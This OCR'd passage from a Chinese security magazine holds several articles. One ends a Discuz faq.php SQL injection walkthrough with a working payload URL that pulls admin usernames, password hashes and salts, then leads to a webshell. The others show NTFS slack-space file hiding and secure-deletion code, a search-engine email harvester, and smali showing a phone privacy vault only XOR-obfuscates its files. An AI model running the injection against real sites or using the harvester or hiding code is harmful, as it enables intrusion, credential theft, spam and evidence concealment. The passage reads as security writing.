

图 11 获取 webshell

（4）修补程序漏洞

在 faq.php 文件中找到 action==grouppermission 代码所在处，在其后加入代码“$gids = array();”，如图 12 所示，保存后即可修复 faq.php 注入漏洞。

图 12 修复 faq.php 文件注入漏洞

4）管理员不是默认的获取 webshell

（1）获取 admin 密码，但不是管理员帐号

对目标网站通过漏洞利用程序，获取管理员帐号为 admin 的密码和 salt 值，如图 13 所示，将其在 cmd5.com 进行查询，得到破解后的密码后，使用其进行网站登录，如图 14 所示，虽然为 admin 帐号，但不是管理员。



图 13 获取 admin 帐号密码

图 14 登录网站

（2）获取管理团队帐号名称和 uid

在论坛中单击“论坛统计”-“管理团队”，如图 15 所示，获取所有管理团队的用户帐号名称，单击该帐号可以获取 uid 值，分别记下其 uid 值，后续在程序中还有用。

图 15 获取管理员帐号和 uid 值

（3）获取真实管理员的帐号、密码和 salt 值

在浏览器中输入以下代码，获取指定 uid 的密码、email、salt 值：

http://www.antian365.com/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28%28select%20concat%28username,0x3a,email,0x3a,password,0x3a,salt%29%20from%20cdb_uc_members where uid=50477 %20limit%200,1%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23

执行后通过出错信息获取其相应的值，如图 16 所示。

图 16 获取指定管理员的帐号密码和 salt 值

后续步骤与上面的类似，通过破解管理员的密码，登录后台，通过添加插件，成功获取 webshell。

（完）

探讨 Windows 下文件反取证的几种方式

文/ 倪程 成都工业职业技术学校

在互联网信息化高速发展的大环境下，数据信息的扩散传播速度已经是指数级别的，让人防不胜防。往往不轻易之间，你的信息可能就会在各大电子新媒体论坛上出现。因此，如何保护自己的文件不被外泄，做到文件真正地保密，是当前亟待解决的问题。一方面，担心自己的重要电子数据丢失，一方面又担心自己的数据被窃取。目前，大多数人为了保护自己的数据不被窃取或者泄密，常采用以下几种技术实现：

（1）数据文件离散管理。即将文件分散存储，数据信息乱序压缩发散存储。除非离散的各相关子文件都被窃取，否则这种方式在一定程度上可有效地避免数据泄密。

（2）数据文件寄宿。即引入多个公开性文件作为机密文件的寄宿体，将文件寄宿到公开性文件未使用到的空闲区域中。这种方式具有极高的隐秘性，但操作方式较为复杂，首先需要寻找符合要求的寄宿文件，然后还需准确定位文件的寄宿位置，需要编写特定软件实现文件寄宿。

（3）文件加密。为了不被泄密，直接对文件进行高强度加密，使得文件即便窃取也是不可读状态。这种技术可以做到一定的保密，但仅仅依赖密码技术实现文件保护，在特定环境下，往往是不可靠的。

（4）文件永久擦除技术。为了一劳永逸地消除隐患，直接在磁盘上删除文件，通过 0/1 多次交替覆写方式，使用文件的永久删除。同样，这种方式也存在一定的隐患。随着数据恢复技术的快速发展，这种擦除技术是否就一劳永逸，无法恢复，有待论证。虽然可能利用专业的软件恢复方式，如 EasyRecovery、FinalData 无法做到，但利用硬件电磁干扰技术也许就能实现数据的再现。

本文将结合上述方式展开论述，并重点介绍文件加密离散寄宿和文件永久删除两种技术的实现方式。

文件加密离散寄宿技术

文件寄宿方式其实从概念上讲，也可称之为文件隐藏技术。即寻找一定的载体作为寄宿源，在保证原寄宿体不失真的情况下，实现文件隐藏。原文件的不失真现象，技术上也称之为鲁棒性强。

基于图像文件的隐藏。较早的图像隐藏技术一般都是基于 BMP 位图文件的隐藏，因为这种文件的冗余字节较多，可充分利用这些字节实现文件的隐藏。但由于其字节位较为固定，较为专业点的反取证软件一般都会针对性地判断这些字节位是否有可疑信息。随后，人们开始引入密码技术，将文件采用 DES、RSA 加密算法对文件加密后，再按照一定规则离散，然后分散存储到图像文件中；以及后期开始兴起的小波变换技术，利用小波域的图像融合算法实现信息隐藏。

基于磁盘文件的寄宿。本小节重点介绍这种简易且隐秘性较强的方法。通过分析磁盘文件的空闲区域，如文件某段扇区未使用的空间，实现文件隐藏。NTFS 文件系统中，其核心结构为主文件表 MFT，它存储了文件的所有基本信息，包括文件 MAC 时间、文件大小、文件内容或其存放位置等。MFT 占用 2 个扇区共 1024 字节，一般情况下，文件对应的 MFT 表项总存在或多或少的空闲空间。另外，文件占用的磁盘空间，最小单位为扇区，占 512 字节大小，绝大多数时候，文件无法占用完所有扇区空间。简言之，可利用的寄宿空间可包括：

（1）MFT 表项为非目录文件表项且文件内容很大（即不足以在 MFT 表项中存放），此

时 MFT 表项只需要描述文件的相关属性信息，会存在大部分空闲字节区域。

（2）MFT 表项为目录文件表项，但其下对应的子目录及子文件很少，或者其下的子目录及子文件均已删除（当文件删除后，其父目录下的 MFT 表项中 90 属性内容会被清除）。一般情况下，MFT 只占用前一个扇区的一部分内容，后一扇区其本为空。

（3）文件大小不等于扇区的倍数。

以 NTFS 文件系统为例，通过遍历整个分区下的 MFT 表项，80 属性下存放了指定文件的实际大小，即在相对 80 属性头偏移 0x30 位置处的 4 字节内容即为文件实际大小；而文件所占簇数则存放在 80 属性的 DataRuns 簇运行结构列表中。根据文件实际大小和文件所占簇数，即可确定文件末簇空闲空间大小，此时我们就可借助 WriteFile 函数和 SetFilePointer 函数对指定的空闲扇区进行写入操作，实现文件隐藏。关键函数代码说明如下：

（1）空闲扇区的判断方式

```
BOOL FindFreeSec(){ /*tempBuff 设为 MFT 80 属性起始偏移*/
 WORD RunValOffset = *(LPWORD)(tempBuff + 0x20);   //运行偏移
        DWORD runBytes = dwMFT80AttrLen - RunValOffset;   //运行簇占字节数
        pTree->m_fileLen = *(LPDWORD)(tempBuff + 0x30); //文件实际长度
        tempBuff += RunValOffset; //运行簇存储位置
        /*根据运行簇占字节数、偏移获取文件各簇号及大小*/
        GetClus_FileContent(tempBuff, runBytes, pNTFSTree);
        DWORD len = pTree->m_fileLen;
        double dwFileFreeSize = 0.0;
        unsigned int vect_size = pTree->pVRunVal.size();
        for(unsigned int i=0;i<max; i++){
            dwFileTotalSec += pTree->pVRunVal[i]->dwTotalSecNum;
        }
       if(len % 512 == 0) dwFileSecNum = len / 512;
       else dwFileSecNum = len / 512 + 1; //文件实际所占扇区数
       if(dwFileTotalSec >= dwFileSecNum){
            dwFileFreeSize = (double)(dwFileTotalSec - dwFileSecNum) / 2.0;
            dwFileSec = dwFileTotalSec - pTree->pVRunVal[max-1]->dwTotalSecNum;
             /*文件空闲的起始扇区数=运行簇最后一结构体表示的起始簇号+文件实际扇区数-运行簇前几个结构占用的簇数*/
DWORD dwHideStartSec = pTree->pVRunVal[max-1]->dwStartSecNum + dwFileSecNum - dwFileSec;
            pTree->m_fileHideSize = dwFileFreeSize;
            pTree->m_HideStartSec = dwHideStartSec;
}
```

（2）指定扇区位置文件的写入方法

```
BOOL WriteDisk( HANDLE hpartition, DWORD dwSector, DWORD dwLength, char* lpBuffer){
    DWORD dwCB;
    LARGE_INTEGER   offset;
    offset.QuadPart   =   UInt32x32To64(dwSector ,   512);
    SetFilePointer(hpartition, offset.LowPart, &offset.HighPart, FILE_BEGIN);
    if(!WriteFile(hpartition, lpBuffer, dwLength * 512, &dwCB, NULL)){
```

```
            DWORD error = GetLastError();
            MessageBox(NULL,"write file error!",NULL,IDOK);
            return FALSE;
    }
    return TRUE;
    }
```

结合上述方法介绍，读者可采用常规的二叉树先序遍历算法实现指定磁盘分区的遍历，搜索满足条件的寄宿文件，然后选择此文件实施隐藏。文件恢复的时候也只需根据隐藏时的两个参数变量：起始扇区数、文件大小，准确重构原文件。

文件永久删除技术

文件假删除现象。我们通常采用“Delete”键将文件拖入回收站,或者采用组合键“shift+Delete”对文件删除后，存储在磁盘扇区内的数据并没有删除，系统仅仅是对文件属性区域内的标记进行了简单置位，标识文件已经删除。采用各种现有的数据恢复软件，均可实现数据再现。

据称，目前高级恢复技术，可恢复已覆盖 6-9 次的数据文件。为实现数据的彻底销毁，建议大家至少进行 4-5 次交替覆写操作，如对文件扇区内容交替地置位 0 和 1。有些程序员通过循环多次写操作，以为已经实现了磁盘的真正多次写入。然而，实际上系统并没有进行多次 I/O 操作，仅仅是将文件内容写入内存缓冲区，直至程序最后退出时，才写入磁盘。这种结果，直接导致仅对目标文件做了一次覆写，通过专业的数据恢复软件都可实现恢复，显然没有达到效果。内容多次写入磁盘的核心代码：

```
    /*计算文件所占扇区数*/
    long outputFileSize = (long)Math.Ceiling((double)fi.Length / 512);
        for (int x = 0; x < MaxWritesTime;x++){
            hFile = CreateFile(targetFile, FileAccess.Write,FileShare.None,IntPtr.Zero,
    OPEN_EXISTING,
    FILE_FLAG_WRITE_THROUGH | FILE_FLAG_NO_BUFFERING,
                        IntPtr.Zero);
            uint bytesWritten;
            byte [] charToWrite = new byte[512 * outputFileSize];
            if(x%2){
                for (int z= 0;z<charToWrite.Length;z++) charToWrite[z] = 49;
            }
            else{
                for (int z= 0;z<charToWrite.Length;z++) charToWrite[z] = 48;
    }
            bool retVal = false;
            System.Threading.NativeOverlapped no = new
System.Threading.NativeOverlapped();
            // 写入指定内容至磁盘卷的指定扇区
            retVal = WriteFile(hFile,charToWrite,(uint)(charToWrite.Length),
    out bytesWritten,ref no);
    File.Delete(targetFile);
```

其中，“FILE_FLAG_WRITE_THROUGH | FILE_FLAG_NO_BUFFERING”即要求操作系统不得

推迟对文件的写操作，并禁止对文件进行缓冲处理。为了使用方便，还可以将可执行文件添加到注册表中，如：

[HKEY_CLASSES_ROOT*\shell\文件销毁\Command]

@="\"C:\\Windows\\System32 \\FileDel.exe\" \"%1\""

此时，当选择指定的待销毁文件并点击右键时，系统会在弹出菜单中显示“文件销毁”子菜单，选择文件销毁，文件将会按照上述要求完成销毁。当然，这里的 Delete API 函数有可能会因为各种原因，导致删除失败。读者也可以通过底层驱动程序实现文件删除，如通过改变文件对象 SECTION_OBJECT_POINTERS 结构体成员值，断开与文件相关的所有链，然后发送 Delete Irp 请求实现文件强删除。

小结

本文简要介绍了文件反取证技术实现方式，并对基于磁盘文件的寄宿隐藏及文件永久删除技术做了详细分析，给出了如何搜索指定磁盘分区下所有满足条件的寄宿文件思路及永久删除文件的方法。

基于搜索引擎编写邮箱采集器

文/图 耿靓

最近应朋友请求，做了一个网页邮箱信息采集器，要通过录入的关键词，获取百度中搜索的结果，并跳转到搜索到的网页中，查找关键词是否存在，如果存在，并且在该页面中包含邮箱字符串，则将该 URL 和邮箱一并存入数据库中。

首先要对百度搜索页面进行分析，看看怎样获得关键词的搜索结果，并要搞清相关搜索信息的翻页。此时应该就可以获得相关网页的 URL 了，再通过该 URL 跳转到相关页面，在获取页面信息后查找是否存在关键词。如果存在再查找是否存在符合邮箱格式的字符串，并且与输入的关键字不同，就把这个 URL 和邮箱字符串保存到数据库中。

接下来分析一下百度搜索的网页，我以关键词“小苹果”测试，获得搜索页面如图 1 所示。

图 1

URL：

http://www.baidu.com/s?wd=%E5%B0%8F%E8%8B%B9%E6%9E%9C&rsv_spt=1&issp=1&rsv_bp=0&ie=utf-8&tn=baiduhome_pg&rsv_n=2&rsv_sug3=1&rsv_sug4=21&rsv_sug1=1&rsv_sug2=0&inputT=1193&rsv_sug=1，这么长的 URL，每个参数什么意思除了 wd 参数是我查询的关键词

比较明确以外，其余参数都几乎都不明确。不要紧，翻两页看看，第二页、第三页点点看就发现了规律。这个 URL 部分是每个页面都一样的，只有 pn 这个参数不同。

http://www.baidu.com/s?wd=%E5%B0%8F%E8%8B%B9%E6%9E%9C&ie=utf-8&tn=baiduhome_pg&oq=%E5%B0%8F%E8%8B%B9%E6%9E%9C&usm=4&rsv_spt=1&issp=1&rsv_bp=0&rsv_n=2&rsv_sug3=1&rsv_sug4=21&rsv_sug1=1&rsv_sug2=0&inputT=1193&rsv_sug=1&pn=10，例如第二页 pn=10，第三页 pn=20，以此类推。

这个 URL 还是有些长，试试去掉几个参数能不能成功查询。经过几次尝试，发现竟然可以如此简单：http://www.baidu.com/s?wd=%E5%B0%8F%E8%8B%B9%E6%9E%9C&pn=10，只保留 wd（搜索词参数）和 pn（分页参数）就可以了。

再试试百度到底能为我提供多少页面。例如搜索的关键词“小苹果”页面下方显示“百度为您找到相关结果约 100,000,000 个”。百度真能这么慷慨地提供这么多结果吗？试试就知道。按照平均一页 10 个的搜索数量，我先看看能获得 100 个吗，就是第 10 页。设置 pn=90，显然可以，500 个可以吗？pn=490，也 OK，那 1000 个呢，pn=990，返回的是第一页，说明百度对这个词好像不能提供 1000 个搜索结果。那就试试最多能获得多少结果。根据我的测试，“小苹果”这个词，可以翻到 76 页，按照差不多一页 10 个结果算，大约 760 项。通过其他关键词测试，也满足这个结果。现在知道百度最多只能提供 76 页结果，作为分页的一个极大值条件，用以避免出现错误的循环查找。那么如何知道对于一个给定的关键词，最多能获得几页的结果呢？看来还要继续分析网页才能知道。随便选定一个怪异的搜索词“asdfasdfwwww”，这次只有两页结果。

再通过提交一个关键词，依靠返回的第一页查看是否有其他页面可用，如果有就记录最大值，方案如图 2 所示。

图 2

在第一页中搜索分页最大值，记录下来，然后一页一页的加，当到达第 7 页的时候，发现第 11 页，此时将 11 记录下来，直到满足页数=76 的上限，或搜索到记录下的最大页数时停止，如图 3 所示。

图 3

好了，规律先找到这里，下面开始进行百度页面的代码分析。

使用 chrome 的调试程序，按 F12 或 Ctrl+Shift+i 可以快速调出。例如根据第一项的搜索结果，如图 4 所示：

图 4

可以写出正则“<h3[^>]+class="t"[^>]*>(.|\r|\n)*?<a[^>]*href\s*=\s*"[^"]*"[^>]*>”，然后在结果集中获取 a 标签的 href 属性。在 chrome 的调试程序的“console”标签中，随便输入一个关键词，使用语句

“document.body.outerHTML.match(/<h3[^>]+class="t"[^>]*>(.|\r|\n)*?<a[^>]*href\s*=\s*"[^"]*"[^>]*>/img)”可以正确获得 a 标签。

通过类似的方式，可以获得百度分页的正则表达式“<p.*?(?=(id="page")).*?>.*?<\/p>”，再在结果集中使用正则“<span[^>]*?class="pc"[^>]*?>\d+<\/span>”查找具体可以获得的分页，取出其中的数字即可。

对百度的分析完成了，然后就是通过 CURL 访问百度，抓取搜索结果，再通过搜索结果访问具体页面了。

编码中主要使用 CURL 进行网络通信，CURL 是一个功能强大的开源库，网上关于 CURL 的资料比较全面。在这里，简要介绍一下此程序中使用到的函数。

首先初始化CURL。

curl_global_init(CURL_GLOBAL_ALL);

curl = curl_easy_init();

url_easy_setopt(curl, CURLOPT_URL, _strURL.c_str()); 设置url

curl_easy_setopt(curl, CURLOPT_SSL_VERIFYHOST, 0L) 和curl_easy_setopt(curl, CURLOPT_SSL_VERIFYPEER, 0L)方法，设置SSL，跳过服务器SSL验证，不使用CA证书。

curl_easy_setopt(curl, CURLOPT_MAXREDIRS, 30); 设置最大跳转次数

curl_easy_setopt(curl, CURLOPT_FOLLOWLOCATION, 1);设置301、302跳转跟随

curl_easy_setopt(curl, CURLOPT_WRITEFUNCTION, NetExplorer::httpData_callback) 抓取内容后，回调函数

curl_easy_setopt(curl, CURLOPT_WRITEDATA, &szbuffer) 抓取网页的数据缓冲区

curl_easy_setopt(curl, CURLOPT_HEADERFUNCTION, NetExplorer::httpHeader_callback) 抓取头信息，回调函数

curl_easy_setopt(curl, CURLOPT_HEADERDATA, &szheader_buffer) 设置头信息的缓冲区

curl_easy_perform(curl)进行网页访问，返回结果CURLE_OK时表示访成功。

实现流程见程序，这里就不再赘述。

数据库WebSearch中，表QueryInfo中每一行表示一次搜索，KeyWord字段为搜索的关键

字，QueryDateTime表示搜索的时间。

表Email中QueryInfoID表示该条记录是由哪次关键词搜索产生的，URL表示发现该邮箱的URL地址，Email字段表示找到的邮箱。

还需要注意的一点是，由于access数据库需要Microsoft.ACE.OLEDB.12.0数据驱动，所以如果机器没有安装office2007会报数据库错误，可以自行安装office 2007 的access数据库，或安装相应驱动，下载网址：http://www.microsoft.com/zh-cn/download/details.aspx?id=23734。

解密金山隐私保险箱

文/图 莫灰灰

信息化时代的高速发展，同时也孕育了更多的网络攻击。网银被盗、隐私信息泄露等无疑成为了广大网民最为关注的问题。几年前，“艳照门”事件的曝光，更是引发了互联网的一阵恐慌。

如今，移动互联网的迅速普及，手机相机的像素也越来越高，我们可以很方便地使用手机拍摄自己感兴趣的东西并上传到朋友圈、微博等。但是，这同时也引入了另外一个问题，拍了这么多东西，总有自己的一些隐私数据是不想对外公开的。于是，各大互联网安全厂商纷纷推出了能在移动设备上加密照片、音乐、视频等文件的应用程序。但是，这些应用真的能有效地保护好用户的隐私数据吗？实现原理又是什么呢？带着这些疑问，今天我们就来分析下“金山隐私保险箱”的实现原理。

测试环境

红米 TD 版

百度云 ROM 正式版 V6

金山隐私保险箱 1.3Beta2

程序分析

金山隐私保险箱安装完之后，加密一张自己拍的照片。此时，程序会将加密好的文件保存到 sd 卡的.ksbox 目录下，如图 1 所示。

图 1

将.ksbox 目录导出到本地，使用 sqlite expert 工具打开 db.sqlite 文件，表结构入图 2 所示。



图 2

根据表结构我们大致可以知道，原始文件名、文件大小、被加密后的文件名等信息。知道了这些基本信息，我们接下来使用 APK IDE 解包程序，发现金山隐私保险箱自己实现了一个 ImageInputStream 的类，派生自 InputStream，具体的实现文件为 com/ijinshan/mPrivacy/c/j.smali，如图 3 所示。



图 3

使用 APK IDE 搜索 Lcom/ijinshan/mPrivacy/c/j，结果如图 4 所示。



图 4

定位到第一个 new-instance 的地方，代码如下所示，只截取我们所关注的部分。

```
# 解码一个 input stream 到 Bitmap
.method private static a(Ljava/lang/String;I)Landroid/graphics/Bitmap;
    .locals 11
    .prologue
    const/4 v3, 0x1
    const/4 v9, -0x1
    const/high16 v6, 0x3f800000
    const/4 v8, 0x0
    .line 197
    .line 200
    :try_start_0
    # 新建一个自定义的 InputStream 对象
    new-instance v0, Lcom/ijinshan/mPrivacy/c/j;
```

```
        # 使用文件初始化 InputStream
        invoke-direct                    {v0,                    p0},
Lcom/ijinshan/mPrivacy/c/j;-><init>(Ljava/lang/String;)V
        .line 201
        invoke-virtual {v0}, Lcom/ijinshan/mPrivacy/c/j;->available()I
        move-result v1
        if-ne v1, v9, :cond_0
        move-object v0, v8
        .line 264
        :goto_0
        return-object v0
        .line 205
        :cond_0
        # 新建一个 BitmapFactory 对象
        new-instance v1, Landroid/graphics/BitmapFactory$Options;
        invoke-direct {v1}, Landroid/graphics/BitmapFactory$Options;-><init>()V
        .line 208
        const/4 v2, 0x1
        iput-boolean                     v2,                    v1,
Landroid/graphics/BitmapFactory$Options;->inJustDecodeBounds:Z
        .line 209
        const/4 v2, 0x0
        # 调用 BitmapFactory 的 decodeStream 方法，解码 input stream 到 Bitmap
    invoke-static                {v0,                v2,                v1},
Landroid/graphics/BitmapFactory;->decodeStream(Ljava/io/InputStream;Landroid/gr
aphics/Rect;Landroid/graphics/BitmapFactory$Options;)Landroid/graphics/Bitmap;
```

调用 decodeStream 函数之后，就会进入我们派生的 ImageInputStream 类中。该类重写了 read 方法，主要用来自定义解码算法。我们来看下主要代码：

```
    .method public final read([BII)I
        .locals 7
        .prologue
        const/4 v6, 0x0
        const/16 v5, 0x400
        .line 61
        iget-object                      v0,                    p0,
Lcom/ijinshan/mPrivacy/c/j;->a:Ljava/io/FileInputStream;
        # p2 (byteOffset), p3 (byteCount) =0x10000
        invoke-virtual {v0, p1, p2, p3}, Ljava/io/FileInputStream;->read([BII)I
        move-result v0
        .line 63
        const/4 v1, -0x1
        # 判断返回值是否为-1，-1 即读到文件末尾
```

```
if-ne v0, v1, :cond_0
.line 103
:goto_0
return v0
.line 70
:cond_0

# f 保存了已读的字节数
iget-wide v1, p0, Lcom/ijinshan/mPrivacy/c/j;->f:J
const-wide/16 v3, 0x400
cmp-long v1, v1, v3
# 判断已读的字节数是否大于或等于 0x400 字节
if-gtz v1, :cond_5
# 第一次读的话，执行如下代码
.line 73
# e 是个 bool 值，判断是否已经解密了前面的 0x400 字节
iget-boolean v1, p0, Lcom/ijinshan/mPrivacy/c/j;->e:Z
if-nez v1, :cond_1
# 第一次读取，未解密，执行如下代码
.line 75
iget-object v1, p0,
Lcom/ijinshan/mPrivacy/c/j;->c:Lcom/ijinshan/mPrivacy/c/g;
# b 是个 String 类型的变量，其中保存了加密后文件的路径，例如
/storage/sdcard0/.ksbox/6b2c357d
iget-object v1, p0, Lcom/ijinshan/mPrivacy/c/j;->b:Ljava/lang/String;
# 调用 g;->b 方法，解密前面 0x400 字节
invoke-static {v1}, Lcom/ijinshan/mPrivacy/c/g;->b(Ljava/lang/String;)[B
move-result-object v1
# 将解密出来的字节数组保存到 d 变量中
iput-object v1, p0, Lcom/ijinshan/mPrivacy/c/j;->d:[B
.line 76
iget-object v1, p0, Lcom/ijinshan/mPrivacy/c/j;->d:[B
# 判断字节数组是否为空
if-eqz v1, :cond_1
.line 77
const/4 v1, 0x1
# 返回不为空，那么设置变量 e 为 true，即解密成功
iput-boolean v1, p0, Lcom/ijinshan/mPrivacy/c/j;->e:Z
.line 80
:cond_1
# v0 寄存器保存了实际读取到的字节数，p3 是想要读取的字节数，即 0x10000
if-ge v0, p3, :cond_3
move v1, v0
.line 82
```

```
:goto_1
# v2 = byteOffset + 实际读到的字节数
add-int v2, p2, v1
# 如果 v2 大于 0x400，就跳到 cond_4
if-gt v2, v5, :cond_4
.line 84
iget-object v2, p0, Lcom/ijinshan/mPrivacy/c/j;->d:[B
if-eqz v2, :cond_2
.line 85
# 将前面解密的数据赋给 v2 寄存器
iget-object v2, p0, Lcom/ijinshan/mPrivacy/c/j;->d:[B
# v2 拷贝到 p1，p2 为 srcOffset，v6 是 desOffset，v1 为拷贝大小
invoke-static {v2, p2, p1, v6, v1},
Ljava/lang/System;->arraycopy(Ljava/lang/Object;ILjava/lang/Object;II)V
.line 100
:cond_2
:goto_2
# 已经读取的字节数
iget-wide v1, p0, Lcom/ijinshan/mPrivacy/c/j;->f:J
# v0 为实际读到的字节数，转成 long，保存到 v3
int-to-long v3, v0
add-long/2addr v1, v3
# 本次实际读到的字节数 + 以前已经读取的字节数，保存到 f 变量
iput-wide v1, p0, Lcom/ijinshan/mPrivacy/c/j;->f:J
goto :goto_0
:cond_3
move v1, p3
.line 80
goto :goto_1
.line 89
:cond_4
if-ge p2, v5, :cond_2
.line 91
iget-object v1, p0, Lcom/ijinshan/mPrivacy/c/j;->d:[B
if-eqz v1, :cond_2
.line 92
iget-object v1, p0, Lcom/ijinshan/mPrivacy/c/j;->d:[B
sub-int v2, v5, p2
# 后面的数据不用解密，直接拷贝即可
invoke-static {v1, p2, p1, v6, v2},
Ljava/lang/System;->arraycopy(Ljava/lang/Object;ILjava/lang/Object;II)V
goto :goto_2
.line 98
# 如果已读的字节数大于 0x400，就跳到这里执行
```

```
    :cond_5
    const/4 v1, 0x0
    # 清空 d 变量
    iput-object v1, p0, Lcom/ijinshan/mPrivacy/c/j;->d:[B
    goto :goto_2
.end method
```

上面这段 smali 代码中比较关键的一个调用是 invoke-static {v1}, Lcom/ijinshan/mPrivacy/c/g;->b(Ljava/lang/String;)[B，我们跟进去看一下。

```
# 解密文件
# p0: 加密后文件的路径，例如/storage/sdcard0/.ksbox/6b2c357d
.method public static b(Ljava/lang/String;)[B
    .locals 2
    .prologue
    const/4 v1, 0x0
    .line 456
    :try_start_0
    # 判断是否是我们的加密文件，判断文件开头特征等等
    invoke-static {p0}, Lcom/ijinshan/mPrivacy/c/g;->h(Ljava/lang/String;)[B
    move-result-object v0
    .line 457
    if-nez v0, :cond_0
    move-object v0, v1
    .line 472
    :goto_0
    return-object v0
    .line 461
    :cond_0
    # 调用 b(Ljava/lang/String;I)[B，读取_e 文件的内容
    invoke-static {p0}, Lcom/ijinshan/mPrivacy/c/g;->i(Ljava/lang/String;)[B
    # v0 即为_e 文件的内容
    move-result-object v0
    .line 462
    if-eqz v0, :cond_1
    .line 464
    # 调用解密函数，解密 v0
    invoke-static {v0}, Lcom/ijinshan/mPrivacy/c/g;->a([B)[B
    :try_end_0
    .catch Ljava/io/IOException; {:try_start_0 .. :try_end_0} :catch_0
    move-result-object v0
    goto :goto_0
    .line 467
    :catch_0
```

```
    move-exception v0
    invoke-virtual {v0}, Ljava/io/IOException;->printStackTrace()V
    :cond_1
    move-object v0, v1
    .line 472
    goto :goto_0
.end method
```

这里最为关键的是 invoke-static {v0}, Lcom/ijinshan/mPrivacy/c/g;->a([B)[B 这个调用，a([B)[B 这个函数是专门用来解密 byte 数组的，代码如下所示。

```
# 解密算法
# buffer[i] = buffer[i] ^ 0x6b;
.method public static a([B)[B
    .locals 3
    .prologue
    .line 264
    array-length v0, p0
    # 判断传入参数的 buffer 是不是大于 0
    .line 266
    const/4 v1, 0x0
    # 判断 v1 是否大于 buffer 的大小
    :goto_0
    if-ge v1, v0, :cond_0
    # 取一个字节保存到 v2
    .line 267
